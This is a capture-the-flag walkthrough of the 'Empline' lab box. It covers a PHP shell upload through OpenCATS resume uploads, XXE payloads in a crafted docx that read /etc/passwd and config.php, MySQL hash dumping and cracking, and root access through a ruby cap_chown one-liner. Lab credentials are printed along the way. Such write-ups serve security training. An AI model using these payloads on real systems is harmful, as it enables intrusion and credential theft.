
Enumeration
Starting with nmap
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
Host is up (0.17s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c0:d5:41:ee:a4:d0:83:0c:97:0d:75:cc:7b:10:7f:76 (RSA)
|   256 83:82:f9:69:19:7d:0d:5c:53:65:d5:54:f6:45:db:74 (ECDSA)
|_  256 4f:91:3e:8b:69:69:09:70:0e:82:26:28:5c:84:71:c9 (ED25519)
80/tcp   open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Empline
3306/tcp open  mysql   MySQL 5.5.5-10.1.48-MariaDB-0ubuntu0.18.04.1
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.1.48-MariaDB-0ubuntu0.18.04.1
|   Thread ID: 96
|   Capabilities flags: 63487
|   Some Capabilities: SupportsLoadDataLocal, ConnectWithDatabase, ODBCClient, LongPassword, Support41Auth, Speaks41ProtocolNew, Speaks41ProtocolOld, SupportsTransactions, DontAllowDatabaseTableColumn, FoundRows, IgnoreSigpipes, LongColumnFlag, SupportsCompression, InteractiveClient, IgnoreSpaceBeforeParenthesis, SupportsMultipleStatments, SupportsMultipleResults, SupportsAuthPlugins
|   Status: Autocommit
|   Salt: cM8nEJ&yV~9>l'xIDZxk
|_  Auth Plugin Name: mysql_native_password
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.35 seconds
Looking at the results, we have port 22, 3306 and 80.
PORT 80

The website seems almost static except the Employement tab which points us to job.empline.thm/careers. We need to add this subdomain to our /etc/hosts file.
Looking at this subdomain, we found the webserver was running OpenCATS, which is free and open source Application Tracking System. The page also list the current openings and a apply button.

Using Apply to Position button, the application allow us to upload our Resume file and other details to apply for the job.
Exploit
It was exploitable in two ways:
Using Uploading PHP shell
As the application was written in PHP, we can try to upload a PHP reverse shell using Resume upload functionality. Uploading the Shell and submitting the form, we recieved Resume was uploaded succesful.
The application being open-source, we can easily find the complete directory structure from Github.
We found /upload directory, navigating to job.empline.thm/upload, we can see our PHP shell was uploaded successfuly, using which we can get a reverse shell.
Using XXE
The application was vulnerable to XXE attack as mentioned in this blogpost, where we can upload are resume.
Docx file are basically zipped XML files. As the application was reading our resume.docx and extracting out the data, we can assume that its parsing the whole file to extract data from it. We can create a simple docx using the following code
1
2
3
4
5
from docx import Document

document= Document()
paragraph = document.add_paragraph("Rocklee")
document.save('resume.docx')
Creating Malicious docx
The script created the .docx file, to modify it according to our purpose, we need to change few things in the file. For this,
- We need to unzip the docx file.
- Modify the content of
word/document.xml. After first line, add following paylaod:1
<!DOCTYPE test [<!ENTITY test SYSTEM 'file:///etc/passwd'>]> - Save the changes
- Zip the file again with modified contents
1
zip resume.docx word/document.xml
Upload the file and we have the contents of passwd file.

As the application was open-source, from github we found the whole directory structure. Our next task was to extract data from config.php
1
<!DOCTYPE [<!ENTITY test SYSTEM 'php://filter/convert.base64-encode/resource=config.php'>]>
Using this, we found the credentials to database.
1
2
3
4
5
/* Database configuration. */
define('DATABASE_USER', 'james');
define('DATABASE_PASS', 'ng6pUFvsGNtw');
define('DATABASE_HOST', 'localhost');
define('DATABASE_NAME', 'opencats');
Shell as www-data
We got shell on the box, lets start enumerating the box. Looking at passwd file, we found other users available on the box.
1
2
3
4
cat /etc/passwd | grep sh$
root:x:0:0:root:/root:/bin/bash
ubuntu:x:1001:1001:Ubuntu:/home/ubuntu:/bin/bash
george:x:1002:1002::/home/george:/bin/bash
Looking at the config.php in web root folder,
1
2
3
4
5
/* Database configuration. */
define('DATABASE_USER', 'james');
define('DATABASE_PASS', 'ng6pUFvsGNtw');
define('DATABASE_HOST', 'localhost');
define('DATABASE_NAME', 'opencats');
Config file contains creds for MySQL. As from our nmap scan, we confirm that MySQL was running on the box, we can use the creds to login into MySQL.
MariaDB [opencats]> select * from user\G;
...[snip]...
*************************** 3. row ***************************
                  user_id: 1251
                  site_id: 1
                user_name: george
                    email:
                 password: 86d0dfda99dbebc424eb4407947356ac
...[snip]...
The database contains a users table with password and username. The password hash was MD5 which we can easily decrypt using any online service Using crackstation, we found the password pretonnevippasempre
Shell as George
As we already have the password for the user, we can SSH using the creds we found on the box. Now we can read user.txt file.
Running LinPeas, we found capabilities set on ruby.
1
2
3
george@empline:/$ getcap -r / 2>/dev/null
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/local/bin/ruby = cap_chown+ep
Ruby was having a capablity of cap_chown, This capability allow us to change owner of a file. Looking at docs, we found a way to do this in ruby which require user-id and gid to which we want to change this to.
1
2
george@empline:/dev/shm$ ruby -e 'require "fileutils";FileUtils.chown(1002,1002,"/root")'
george@empline:/dev/shm$ cd /root                                                                                                                                 george@empline:/root$ ls -la                                                                                                                                       total 36                                                                                                                                                           drwx------  4 george george 4096 Jul 20 19:52 .                                                                                                                   drwxr-xr-x 24 root   root   4096 Oct 25 04:34 ..                                                                                                                   -rw-------  1 root   root      5 Jul 20 19:52 .bash_history                                                                                                       -rw-r--r--  1 root   root   3106 Apr  9  2018 .bashrc                                                                                                             drwxr-xr-x  3 root   root   4096 Jul 20 19:49 .local                                                                                                               -rw-r--r--  1 root   root    148 Aug 17  2015 .profile                                                                                                             drwx------  2 root   root   4096 Jul 20 19:45 .ssh                                                                                                                 -rw-r--r--  1 root   root    227 Jul 20 19:48 .wget-hsts                                                                                                           -rw-r--r--  1 root   root     33 Jul 20 19:48 root.txt
We have now changed the permission of /root directory. From here, we can either grab ssh private keys of root, or we can change the permission of shadow file and the change the root’s password.
ROOT!!
- https://man7.org/linux/man-pages/man7/capabilities.7.html